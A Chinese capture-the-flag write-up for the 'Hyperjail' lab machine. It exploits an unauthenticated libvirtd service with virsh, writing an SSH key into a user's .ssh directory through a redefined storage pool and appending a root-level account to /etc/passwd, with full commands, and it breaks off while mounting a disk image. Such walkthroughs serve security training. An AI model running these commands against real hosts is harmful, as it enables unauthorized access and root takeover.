Hyperjail

> 靶机：Hyperjail
> 作者：IPv32 (QQ: 乔.九九.☆.0/24)
> 靶机ID: 671
> 系统：Linux
> 难度：Hard

信息搜集

192.168.43.161

端口扫描

```
┌──(root㉿Eecho)-[~]
└─# rustscan -a 192.168.43.161 -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
With RustScan, I scan ports so fast, even my firewall gets whiplash 

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch
size '-b 10140'.
Open 192.168.43.161:3389
Open 192.168.43.161:16509
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip
192.168.43.161
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-20 19:43 +0800
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:43
Completed NSE at 19:43, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:43
Completed NSE at 19:43, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:43
Completed NSE at 19:43, 0.00s elapsed
Initiating ARP Ping Scan at 19:43
Scanning 192.168.43.161 [1 port]
Completed ARP Ping Scan at 19:43, 0.04s elapsed (1 total hosts)
```

```
Initiating Parallel DNS resolution of 1 host. at 19:43
Completed Parallel DNS resolution of 1 host. at 19:43, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:43
Scanning 192.168.43.161 [2 ports]
Discovered open port 3389/tcp on 192.168.43.161
Discovered open port 16509/tcp on 192.168.43.161
Completed SYN Stealth Scan at 19:43, 0.02s elapsed (2 total ports)
Initiating Service scan at 19:43
Scanning 2 services on 192.168.43.161
Completed Service scan at 19:44, 36.16s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.43.161
Retrying OS detection (try #2) against 192.168.43.161
NSE: Script scanning 192.168.43.161.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:44
Completed NSE at 19:44, 0.16s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:44
Completed NSE at 19:44, 0.03s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:44
Completed NSE at 19:44, 0.00s elapsed
Nmap scan report for 192.168.43.161
Host is up, received arp-response (0.00063s latency).
Scanned at 2026-05-20 19:43:29 CST for 40s

PORT      STATE SERVICE REASON         VERSION
3389/tcp  open  ssh     syn-ack ttl 64 OpenSSH 10.2 (protocol 2.0)
16509/tcp open  unknown syn-ack ttl 64
MAC Address: 08:00:27:11:FC:32 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results
incomplete
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), OpenWrt 22.03 (Linux 5.10) (94%),
Android 9 - 11 (Linux 4.9 - 4.14) (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19
(93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4)
(93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 2.6.32 - 3.10
(93%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.99%E=4%D=5/20%OT=3389%CT=%CU=43345%PV=Y%DS=1%DC=D%G=N%M=080027%TM=6A0D9
E89%P=x86_64-pc-linux-gnu)
SEQ(SP=103%GCD=1%ISR=103%TI=Z%CI=Z%TS=21)
SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=21)
OPS(O1=M5B4ST11NW9%O2=M5B4ST11NW9%O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%
O6=M5B4ST11)
WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW9%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
```


```
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.000 days (since Wed May 20 19:44:08 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   0.63 ms 192.168.43.161

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:44
Completed NSE at 19:44, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:44
Completed NSE at 19:44, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:44
Completed NSE at 19:44, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.59 seconds
           Raw packets sent: 47 (3.672KB) | Rcvd: 31 (2.616KB)
```

- 3389 SSH
- 16509 libvirt

libvirt

libvirt 是一个开源的、跨平台的 **虚拟化管理工具 API、守护进程（libvirtd）和管理工具集合。**用来管理KVM、QEMU、Xen、VirtualBox 等

libvirt工作原理



libvirt 主要负责管理虚拟化环境中的四大核心资源

- **域（Domains）的管理（即虚拟机）：**
  - 控制虚拟机的生命周期：启动、停止、暂停、保存、恢复和销毁。
  - 支持虚拟机的**热迁移**（Live Migration，在不关机的情况下将虚拟机从一台宿主机迁移到另一台）。
- **存储（Storage）管理：**
  - 管理各种类型的存储池（Storage Pools）和存储卷（Storage Volumes）。
  - 支持本地目录、RAW/QCOW2 镜像文件、逻辑卷（LVM）、网络存储（NFS、iSCSI、GlusterFS、Ceph 等）。
- **网络（Networking）管理：**
  - 管理虚拟网络接口。
  - 支持创建虚拟网桥（Bridge）、NAT 端口转发、虚拟局域网（VLAN）以及连接到宿主机的物理网卡。
- **节点（Node）监控：**
  - 收集宿主机（Node）和虚拟机（Domain）的 CPU、内存、网络和磁盘 I/O 的资源使用率及状态。

virsh

virsh是libvirt项目中默认的对虚拟机管理的一个命令行工具

域管理的命令

命　令	功能描述
list	获取当前节点上所有域的列表
domstate <ID or Name or UUID>	获取一个域的运行状态
dominfo <ID>	获取一个域的基本信息
domid <Name or UUID>	根据域的名称或 UUID 返回域的 ID 值
domname <ID or UUID>	根据域的 ID 或 UUID 返回域的名称
dommemstat <ID>	获取一个域的内存使用情况的统计信息
setmem <ID> <mem-size>	设置一个域的内存大小（默认单位为 KB）
vcpuinfo <ID>	获取一个域的 vCPU 的基本信息
vcpupin <ID> <vCPU> <pCPU>	将一个域的 vCPU 绑定到某个物理 CPU 上运行
setvcpus <ID> <vCPU-num>	设置一个域的 vCPU 的个数
vncdisplay <ID>	获取一个域的 VNC 连接 IP 地址和端口
create <dom.xml>	根据域的 XML 配置文件创建一个域（客户机）
define <dom.xml>	定义一个域（但不启动）
start <ID>	启动一个（预定义的）域

命　令	功能描述
suspend <ID>	暂停一个域名
resume <ID>	唤醒一个域名
shutdown <ID>	让一个域执行关机操作
reboot <ID>	让一个域重启
reset <ID>	强制重启一个域，相当于在物理机器上按“reset”按钮（可能会损坏该域的文件系统）
destroy <ID>	立即销毁一个域，相当于直接拔掉物理机器的电源线（可能会损坏该域的文件系统）
save <ID> <file.img>	保存一个运行中的域的状态到一个文件中
restore <file.img>	从一个被保存的文件中恢复一个域的运行
migrate <ID> <dest_url>	将一个域迁移到另外一个目的地址
dump <ID> <core.file>	coredump 一个域保存到一个文件
dumpxml <ID>	以 XML 格式转存出一个域的信息到标准输出中
attach-device <ID> <device.xml>	向一个域添加 XML 文件中的设备（热插拔）
detach-device <ID> <device.xml>	将 XML 文件中的设备从一个域中移除
console <ID>	连接到一个域的控制台

网络的管理命令

命　　令	功 能 描 述
iface-list	显示出物理主机的网络接口列表
iface-mac <if-name >	根据网络接口名称查询其对应的 MAC 地址
iface-name <MAC>	根据 MAC 地址查询其对应的网络接口名称
iface-edit <if-name-or-uuid>	编辑一个物理主机的网络接口的 XML 配置文件
iface-dumpxml <if-name-or-uuid>	以 XML 格式转存出一个网络接口的状态信息
iface-destroy <if-name-or-uuid>	关闭宿主机上一个物理网络接口
net-list	列出 libvirt 管理的虚拟网络
net-info <net-name-or-uuid>	根据名称查询一个虚拟网络的基本信息
net-uuid <net-name>	根据名称查询一个虚拟网络的 UUID
net-name <net-UUID>	根据 UUID 查询一个虚拟网络的名称
net-create <net.xml>	根据一个网络 XML 配置文件创建一个虚拟网络
net-edit <net-name-or-uuid>	编译一个虚拟网络的 XML 配置文件
net-dumpxml <net-name-or-uuid>	转存出一个虚拟网络的 XML 格式化的配置信息
net-destroy <net-name-or-uuid>	销毁一个虚拟网络

存储池和存储卷的管理命令

命　　令	功 能 描 述
pool-list	显示 libvirt 管理的存储池
pool-info <pool-name>	根据一个存储池名称查询其基本信息
pool-uuid <pool-name>	根据存储池名称查询其 UUID
pool-create <pool.xml>	根据 XML 配置文件的信息创建一个存储池
pool-edit <pool-name-or-uuid>	编辑一个存储池的 XML 配置文件
pool-destroy <pool-name-or-uuid>	关闭一个存储池（在 libvirt 可见范围内）
pool-delete <pool-name-or-uuid>	删除一个存储池（不可恢复）
vol-list <pool-name-or-uuid>	查询一个存储池中的存储卷的列表
vol-name < vol-key-or-path>	查询一个存储卷的名称
vol-path --pool <pool> <vol-name-or-key>	查询一个存储卷的路径
vol-create <vol.xml>	根据 XML 配置文件创建一个存储池
vol-clone <vol-name-path> <name>	克隆一个存储卷
vol-delete <vol-name-or-key-or-path>	删除一个存储卷

libvirt 未授权访问

由于前面rustscan扫描出libvirtd没有配置身份验证SASL、TLS加密，所以存在未授权访问

```
# 连接到远程 libvirtd 实例
virsh -c qemu+tcp://192.168.43.161:16509/system list --all
```

查看有哪些存储池

```
┌──(root㉿Eecho)-[~]
└─# virsh -c qemu+tcp://192.168.43.161:16509/system pool-list --all
 Name        State    Autostart
---------------------------------
 images      active   yes
 operation   active   yes
```

查看配置信息

```
┌──(root㉿Eecho)-[~]
└─# virsh -c qemu+tcp://192.168.43.161:16509/system dumpxml kvm799
<domain type='qemu' id='1'>
  <name>kvm799</name>
  <uuid>e7bcf63c-be70-4e75-be40-1a4524c255b1</uuid>
  <metadata>
    <libosinfo:libosinfo
xmlns:libosinfo="http://libosinfo.org/xmlns/libvirt/domain/1.0">
      <libosinfo:os id="http://alpinelinux.org/alpinelinux/3.21"/>
    </libosinfo:libosinfo>
  </metadata>
  <memory unit='KiB'>1048576</memory>
  <currentMemory unit='KiB'>1048576</currentMemory>
  <vcpu placement='static'>1</vcpu>
  <os>
    <type arch='x86_64' machine='pc-q35-10.0'>hvm</type>
    <boot dev='hd'/>
  </os>
  <features>
    <acpi/>
    <apic/>
  </features>
  <cpu mode='custom' match='exact' check='full'>
    <model fallback='forbid'>qemu64</model>
    <feature policy='require' name='hypervisor'/>
    <feature policy='require' name='lahf_lm'/>
  </cpu>
  <clock offset='utc'>
    <timer name='rtc' tickpolicy='catchup'/>
    <timer name='pit' tickpolicy='delay'/>
    <timer name='hpet' present='no'/>
  </clock>
  <on_poweroff>destroy</on_poweroff>
  <on_reboot>restart</on_reboot>
  <on_crash>destroy</on_crash>
  <pm>
    <suspend-to-mem enabled='no'/>
    <suspend-to-disk enabled='no'/>
  </pm>
  <devices>
    <emulator>/usr/bin/qemu-system-x86_64</emulator>
    <disk type='file' device='disk'>
      <driver name='qemu' type='qcow2' discard='unmap'/>
      <source file='/var/lib/libvirt/images/kvm799.qcow2' index='2'/>
      <backingStore/>
```

```
      <target dev='vda' bus='virtio'/>
      <alias name='virtio-disk0'/>
      <address type='pci' domain='0x0000' bus='0x04' slot='0x00'
function='0x0'/>
    </disk>
    <disk type='file' device='cdrom'>
      <driver name='qemu'/>
      <target dev='sda' bus='sata'/>
      <readonly/>
      <alias name='sata0-0-0'/>
      <address type='drive' controller='0' bus='0' target='0' unit='0'/>
    </disk>
    <controller type='usb' index='0' model='qemu-xhci' ports='15'>
      <alias name='usb'/>
      <address type='pci' domain='0x0000' bus='0x02' slot='0x00'
function='0x0'/>
    </controller>
    <controller type='pci' index='0' model='pcie-root'>
      <alias name='pcie.0'/>
    </controller>
    <controller type='pci' index='1' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='1' port='0x8'/>
      <alias name='pci.1'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x01' function='0x0'
multifunction='on'/>
    </controller>
    <controller type='pci' index='2' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='2' port='0x9'/>
      <alias name='pci.2'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x01'
function='0x1'/>
    </controller>
    <controller type='pci' index='3' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='3' port='0xa'/>
      <alias name='pci.3'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x01'
function='0x2'/>
    </controller>
    <controller type='pci' index='4' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='4' port='0xb'/>
      <alias name='pci.4'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x01'
function='0x3'/>
    </controller>
    <controller type='pci' index='5' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='5' port='0xc'/>
      <alias name='pci.5'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x01'
function='0x4'/>
    </controller>
```

```
    <controller type='pci' index='6' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='6' port='0xd'/>
      <alias name='pci.6'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x01'
function='0x5'/>
    </controller>
    <controller type='pci' index='7' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='7' port='0xe'/>
      <alias name='pci.7'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x01'
function='0x6'/>
    </controller>
    <controller type='pci' index='8' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='8' port='0xf'/>
      <alias name='pci.8'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x01'
function='0x7'/>
    </controller>
    <controller type='pci' index='9' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='9' port='0x10'/>
      <alias name='pci.9'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x02' function='0x0'
multifunction='on'/>
    </controller>
    <controller type='pci' index='10' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='10' port='0x11'/>
      <alias name='pci.10'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x02'
function='0x1'/>
    </controller>
    <controller type='pci' index='11' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='11' port='0x12'/>
      <alias name='pci.11'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x02'
function='0x2'/>
    </controller>
    <controller type='pci' index='12' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='12' port='0x13'/>
      <alias name='pci.12'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x02'
function='0x3'/>
    </controller>
    <controller type='pci' index='13' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='13' port='0x14'/>
      <alias name='pci.13'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x02'
function='0x4'/>
```

```
    </controller>
    <controller type='pci' index='14' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='14' port='0x15'/>
      <alias name='pci.14'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x02'
function='0x5'/>
    </controller>
    <controller type='pci' index='15' model='pcie-root-port'>
      <model name='pcie-root-port'/>
      <target chassis='15' port='0x16'/>
      <alias name='pci.15'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x02'
function='0x6'/>
    </controller>
    <controller type='pci' index='16' model='pcie-to-pci-bridge'>
      <model name='pcie-pci-bridge'/>
      <alias name='pci.16'/>
      <address type='pci' domain='0x0000' bus='0x07' slot='0x00'
function='0x0'/>
    </controller>
    <controller type='sata' index='0'>
      <alias name='ide'/>
      <address type='pci' domain='0x0000' bus='0x00' slot='0x1f'
function='0x2'/>
    </controller>
    <controller type='virtio-serial' index='0'>
      <alias name='virtio-serial0'/>
      <address type='pci' domain='0x0000' bus='0x03' slot='0x00'
function='0x0'/>
    </controller>
    <interface type='network'>
      <mac address='52:54:00:5d:8f:b0'/>
      <source network='default' portid='93e25aca-db60-410d-a383-bc74dfeb1c44'
bridge='virbr0'/>
      <target dev='vnet0'/>
      <model type='virtio'/>
      <alias name='net0'/>
      <address type='pci' domain='0x0000' bus='0x01' slot='0x00'
function='0x0'/>
    </interface>
    <serial type='pty'>
      <source path='/dev/pts/0'/>
      <target type='isa-serial' port='0'>
        <model name='isa-serial'/>
      </target>
      <alias name='serial0'/>
    </serial>
    <console type='pty' tty='/dev/pts/0'>
      <source path='/dev/pts/0'/>
      <target type='serial' port='0'/>
      <alias name='serial0'/>
    </console>
    <channel type='unix'>
```

```
      <source mode='bind' path='/run/libvirt/qemu/channel/1-
kvm799/org.qemu.guest_agent.0'/>
      <target type='virtio' name='org.qemu.guest_agent.0' state='disconnected'/>
      <alias name='channel0'/>
      <address type='virtio-serial' controller='0' bus='0' port='1'/>
    </channel>
    <input type='mouse' bus='ps2'>
      <alias name='input0'/>
    </input>
    <input type='keyboard' bus='ps2'>
      <alias name='input1'/>
    </input>
    <audio id='1' type='none'/>
    <video>
      <model type='cirrus' vram='16384' heads='1' primary='yes'/>
      <alias name='video0'/>
      <address type='pci' domain='0x0000' bus='0x10' slot='0x01'
function='0x0'/>
    </video>
    <watchdog model='itco' action='reset'>
      <alias name='watchdog0'/>
    </watchdog>
    <memballoon model='virtio'>
      <alias name='balloon0'/>
      <address type='pci' domain='0x0000' bus='0x05' slot='0x00'
function='0x0'/>
    </memballoon>
    <rng model='virtio'>
      <backend model='random'>/dev/urandom</backend>
      <alias name='rng0'/>
      <address type='pci' domain='0x0000' bus='0x06' slot='0x00'
function='0x0'/>
    </rng>
  </devices>
  <seclabel type='dynamic' model='dac' relabel='yes'>
    <label>+0:+0</label>
    <imagelabel>+0:+0</imagelabel>
  </seclabel>
</domain>
```

/var/lib/libvirt/images/kvm799.qcow2是QEMU 进程在宿主机上真正去读写的**虚拟磁盘物理文件路径**

label\='+0:+0'代表该虚拟机进程是以 **UID 0 (root) 和 GID 0 (root)** 的身份运行的

查看具体的存储池

```
┌──(root㉿Eecho)-[~]
└─# virsh -c qemu+tcp://192.168.43.161:16509/system vol-list images
 Name           Path
------------------------------------------------------
 kvm799.qcow2   /var/lib/libvirt/images/kvm799.qcow2

┌──(root㉿Eecho)-[~]
└─# virsh -c qemu+tcp://192.168.43.161:16509/system vol-list operation
 Name                          Path
-------------------------------------------------------------------------------
```

```
 .ssh                            /home/operation/.ssh
 alpine-virt-3.22.0-x86_64.iso   /home/operation/alpine-virt-3.22.0-x86_64.iso
 copy-fail...?                   /home/operation/copy-fail...?
 README.txt                      /home/operation/README.txt
```

可以看到operation存储池指向了宿主机的/home/operation说明operation是一个用户。那么可以写公钥来获取权限。这里可以通过重新定义存储池来写入公钥

定义宿主机的存储池

```
┌──(root㉿Eecho)-[/tmp/bbbb]
└─# virsh -c qemu+tcp://192.168.43.161:16509/system pool-define-as op_ssh dir --
target /home/operation/.ssh
Pool op_ssh defined
```

启动存储池

```
┌──(root㉿Eecho)-[/tmp/bbbb]
└─# virsh -c qemu+tcp://192.168.43.161:16509/system pool-start op_ssh
Pool op_ssh started
```

创建公钥文件authorized_keys

```
┌──(root㉿Eecho)-[/tmp/bbbb]
└─# virsh -c qemu+tcp://192.168.43.161:16509/system vol-create-as op_ssh
authorized_keys 1K
error: Failed to create vol authorized_keys
error: storage volume 'authorized_keys' exists already
```

上传公钥


```
┌──(root㉿Eecho)-[/tmp/bbbb]
└─# virsh -c qemu+tcp://192.168.43.161:16509/system vol-upload --pool op_ssh
authorized_keys ~/.ssh/id_ed25519.pub
```

连接ssh

```
┌──(root㉿Eecho)-[/tmp/bbbb]
└─# ssh -i ~/.ssh/id_ed25519 operation@192.168.43.161 -p 3389
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

Hyperjail:~$ id
uid=1000(operation) gid=1000(operation) groups=1000(operation)
Hyperjail:~$
```

提权

前面查看配置信息的时候知道是root运行的所以也可以直接写一个uid为0和gid为0的新用户，为什么不直接写passwd呢因为要直接写一个root用户的话是登录不上的，ssh禁止root登录



生成hash

```
┌──(root㉿Eecho)-[~]
└─# openssl passwd -1 -salt mysalt password123

$1$mysalt$hREc3A9Q3vWq/TYxhRgW80
```

获取靶机的passwd到本地

```
virsh -c qemu+tcp://192.168.43.161:16509/system vol-download --pool etc_audit
passwd /tmp/passwd_local
```

添加管理用户

```
echo 'eecho:$1$mysalt$hREc3A9Q3vWq/TYxhRgW80:0:0:root:/root:/bin/sh' >>
/tmp/passwd_local
```

将改好的文件强行覆盖回去

```
virsh -c qemu+tcp://192.168.43.161:16509/system vol-upload --pool etc_audit
passwd /tmp/passwd_local
```

利用直接写入的公钥登录operation在切换到刚刚写入的root用户

```
┌──(root㉿Eecho)-[/tmp/bbbb]
└─# ssh -i ~/.ssh/id_ed25519 operation@192.168.43.161 -p 3389
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

Hyperjail:~$ id
uid=1000(operation) gid=1000(operation) groups=1000(operation)
Hyperjail:~$ su eecho
Password:
/home/operation # id
uid=0(root) gid=0(root) groups=0(root)
/home/operation #
```

root flag

```
/home/operation # cd ~
~ # ls -al
total 20
drwx------    3 root     root          4096 Jul 10  2025 .
drwxr-xr-x   21 root     root          4096 May 19 14:29 ..
lrwxrwxrwx    1 root     root             9 Jul  4  2025 .ash_history ->
/dev/null
drwxr-xr-x    3 root     root          4096 Jul  4  2025 .cache
-rw-r--r--    1 root     root            42 Jul 10  2025 H3r315TRUEFl@g.txt
-rw-r--r--    1 root     root           218 Jul 10  2025 root.txt
~ # cat root.txt
Dear Operations Team
If you're reading this file, it means you're accessing an unauthorized file
again!
If I catch you
---------------------------
YOU WILL BE FIRED!
THIS IS THE FINAL WARNING
---------------------------
~ # cat H3r315TRUEFl@g.txt
hvm{ae1edcc0-23c8-4d3d-909a-b533524c8049}
~ #
```

user flag

user flag一直找不到怀疑是不是在镜像里面

在宿主机内核中加载 nbd 驱动模块，并指定支持的分区数（max_part\=8）

```
modprobe nbd max_part=8
```

使用 qemu-nbd 将原路径下的虚拟磁盘镜像直接绑定到系统块设备 /dev/nbd0 上

```
qemu-nbd --connect=/dev/nbd0 /var/lib/libvirt/images/kvm799.qcow2
```

查看分区

```
/mnt/local_kvm/root # fdisk -l /dev/nbd0
Disk /dev/nbd0: 10 GiB, 10737418240 bytes, 20971520 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 131072 bytes
Disklabel type: dos
Disk identifier: 0x5aa98e9f

